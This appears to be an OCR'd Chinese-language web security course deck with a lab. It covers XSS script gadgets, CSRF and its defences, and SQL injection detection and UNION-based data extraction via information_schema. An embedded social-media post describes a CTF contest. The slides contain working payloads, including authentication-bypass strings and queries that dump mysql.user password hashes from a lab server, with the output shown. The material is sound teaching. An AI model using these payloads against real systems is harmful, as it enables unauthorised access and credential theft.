
```
<div data-role="button"
data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>

<script>
  var buttons = $("[data-role=button]");
  buttons.html(button.getAttribute("data-text"));
</script>
```

Script Gadget

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf

Script Gadget



https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf

CSRF


- 全名 Cross-site Request Forgery
- 使其他使用者觸發非預期請求
- 舉例：
  - `<img src="http://kaibro.tw/logout">`
  - 當使用者訪問，就會送出 logout 的請求

CSRF

- 假設今天網站後台的刪除使用者連結長這樣:
  - http://website/user/1/delete
  - http://website/user/2/delete
- 只要讓 admin 送出相同請求，就能任意刪使用者

CSRF

- Why?
  - 因為這些請求會帶上 Cookie
  - 伺服器沒辦法分辨是不是使用者主動發起的請求



CSRF 防禦

- Server Side
  - CSRF Token
  - 每次訪問生成一個隨機 Token，請求需夾帶此 Token
- Client Side
  - SameSite cookie
  - Strict mode 下，跨域請求都不帶 Cookie

Bad News

- Chrome 80 將預設採用 SameSite=Lax

SQL Injection Advanced


SQL INJECTION
SQL INJECTION EVERYWHERE
makeameme.org

未特別說明，都以 MySQL 為例

SQL Injection 檢測方式


- 判斷型態
  - 數字： `id=123`
  - 字串： `id=admin`

SQL Injection 檢測方式

- 數字
  - `id=123*1`
  - `id=123/0`
  - `id=123 and 2=2`
  - `id=123 and 2=3`

SQL Injection 檢測方式

- 字串 (以單引號為例)
  - `id=admin'`
  - `id=admin'%2b'`
  - `id=admin' and '1'='1`
  - `id=admin' and '1'='2`




通常塞單(雙)引號噴錯，99%就是有洞

Target?

- 主要有幾種用途
  - 繞過驗證
  - 撈資料庫內容
  - 取得系統權限 (讀檔、RCE、. . .)

Bypass Authentication

- 上禮拜內容
- 萬用密碼
  - `'or 1=1 --`
  - `'or''='`
  - `"or""="`



Data Exfiltration

- 撈資料方式可以分成幾種
  - UNION-Based
  - Boolean-Based
  - Time-Based
  - Error-Based
  - Out-of-Band-Based

Data Exfiltration

- 撈資料方式可以分成幾種
  - UNION-Based
  - Boolean-Based
  - Time-Based
  - Error-Based
  - Out-of-Band-Based

news.php

```
SELECT * FROM news
```

id	title	content
1	Hello	World
2	Brasov	Bucharest

news.php?id=1

```
SELECT * FROM news WHERE id=1
```

id	title	content
1	Hello	World
2	Brasov	Bucharest

news.php?id=1 UNION SELECT 1,2,3

```
SELECT * FROM news WHERE id=1
UNION SELECT 1,2,3
```

id	title	content
1	Hello	World
2	Brasov	Bucharest
1	2	3

news.php?id=-1 UNION SELECT 1,2,3

```
SELECT * FROM news WHERE id=-1
UNION SELECT 1,2,3
```

id	title	content
1	2	3

news.php?id=-1 UNION SELECT 1,user(),3

```
SELECT * FROM news WHERE id=-1
UNION SELECT 1,user(),3
```

id	title	content
1	kaibro@localhost	3

Ease Peasy SQL challenge

kaibro.tw:9527/news.php?id=-1 union select 1,2,3

INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute

http://kaibro.tw:9527/news.php?id=-1 union select 1,2,3

Enable Post data Enable Referrer

2

3

Ease Peasy SQL challenge

kaibro.tw:9527/news.php?id=-1 union select 1,user(),3

INT SQL XSS Encryption Encoding Other

Load URL
Split URL
Execute

http://kaibro.tw:9527/news.php?id=-1 union select 1,user(),3

Enable Post data Enable Referrer

kaibro@localhost

3

Ease Peasy SQL challenge

kaibro.tw:9527/news.php?id=-1 union select 1,Passwor

INT | SQL | XSS | Encryption | Encoding | Other

Load URL
Split URL
Execute


http://kaibro.tw:9527/news.php?id=-1 union select 1,Password,3 from mysql.user


Enable Post data Enable Referrer

*66A3078BD9294790B53

3

```
SELECT 欄位名 FROM 庫名.表名 WHERE 條件
```


所以我說那個表名、欄位名呢


INFORMATION_SCHEMA

information_schema

- MySQL >= 5.0
- Database Metadata
- 存放伺服器維護的所有資料庫相關訊息
  - 包含資料庫名、表名、欄位名

information_schema

- 本身也是一個 Database
- 庫名、表名等資訊放在裡面的資料表中

```
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
```

information_schema

- 資料庫名存放在
  - information_schema.schemata
- 表格名存放在
  - information_schema.tables
- 欄位名存放在
  - infomation_schema.columns

information_schema

- 撈資料庫名
  - select schema_name from information_schema.schemata
- 撈表格名
  - select table_name from information_schema.tables
- 撈欄位名
  - select column_name from infomation_schema.columns

```
mysql> select * from information_schema.schemata;
+--------------+--------------------+----------------------------+------------------------+----------+
| CATALOG_NAME | SCHEMA_NAME        | DEFAULT_CHARACTER_SET_NAME | DEFAULT_COLLATION_NAME | SQL_PATH |
+--------------+--------------------+----------------------------+------------------------+----------+
| NULL         | information_schema | utf8                       | utf8_general_ci        | NULL     |
| NULL         | mysql              | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | news               | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | test               | latin1                     | latin1_swedish_ci      | NULL     |
+--------------+--------------------+----------------------------+------------------------+----------+
4 rows in set (0.00 sec)
```

撈庫名

```
SELECT * FROM news WHERE id=-1
 UNION SELECT 1,schema_name,3
FROM information_schema.schemata
```

id	title	content
1	information_schema	3

撈庫名

```
SELECT * FROM news WHERE id=-1
 UNION SELECT 1,schema_name,3
FROM information_schema.schemata
          limit 1,1
```

id	title	content
1	mysql	3

撈表名

```
SELECT * FROM news WHERE id=-1
  UNION SELECT 1,table_name,3
FROM information_schema.tables
  WHERE table_schema='mysql'
```

id	title	content
1	user	3

撈欄位名

```
SELECT * FROM news WHERE id=-1
 UNION SELECT 1,column_name,3
FROM information_schema.columns
    WHERE table_name='user'
```

id	title	content
1	password	3

撈資料

```
SELECT * FROM news WHERE id=-1
UNION SELECT 1,password,3
FROM mysql.user
```

id	title	content
1	*66A307...	3

[redacted]在崑山科技大學 Kun Shan University 打卡。

10月19日下午1:09 · 台南市 ·

金盾初賽有夠酷喔
先來一堆考Policy Standard的學科
不過這感覺是常態就算了

術科有Pwn Reverse Web Crypto Misc

Pwn是一個會被已經關掉的Windows Defense一直刪掉的檔案 搞到後來都在當Forensic 在解 一直在找檔案

Reverse 沒看

Web 是DVWA改的，先改cookie能進SQLi介面，SQL沒有cheatsheet也沒有tool，完全忘了那張可以看field跟table的metadata table的名字。只好開始通table name，戳一戳真的戳到users這個表；接下來就通field，戳到user,password,flag三個欄位，然後就拿到flag了，然後一直送不過，最後發現要把Flag格式裡面的東西拔出來送

Crypto給了一串01010，兩組據說是key的東西，一組是Brainfuck，另一組是豬圈密碼。對，那個沒人會背的豬圈密碼，然後又沒網路查，所以無解。給的那串01010據說長度還不是八的倍數

Misc是拼拼圖，然後你的工具只有小畫家，然後怎麼拼丟去解碼軟體都解不開，有人解開的要分享一下怎麼解的嗎

喔，忘了說，解題平台是cdx，不是很快就算了，畢竟不少人在用，但是解到一半黑屏死機然後也沒有額外時間我也是醉了(

Differences with other DBMS

- UNION 後的 Column 型態必須相同
  - MySQL 會自動轉型
  - 小技巧: 使用 NULL
- Oracle 的 SELECT 必須要有來源
  - 可使用 Dummy table - dual 來避免

Lab 0x03 - EasyPeasy

Data Exfiltration

- 撈資料方式可以分成幾種
  - UNION-Based
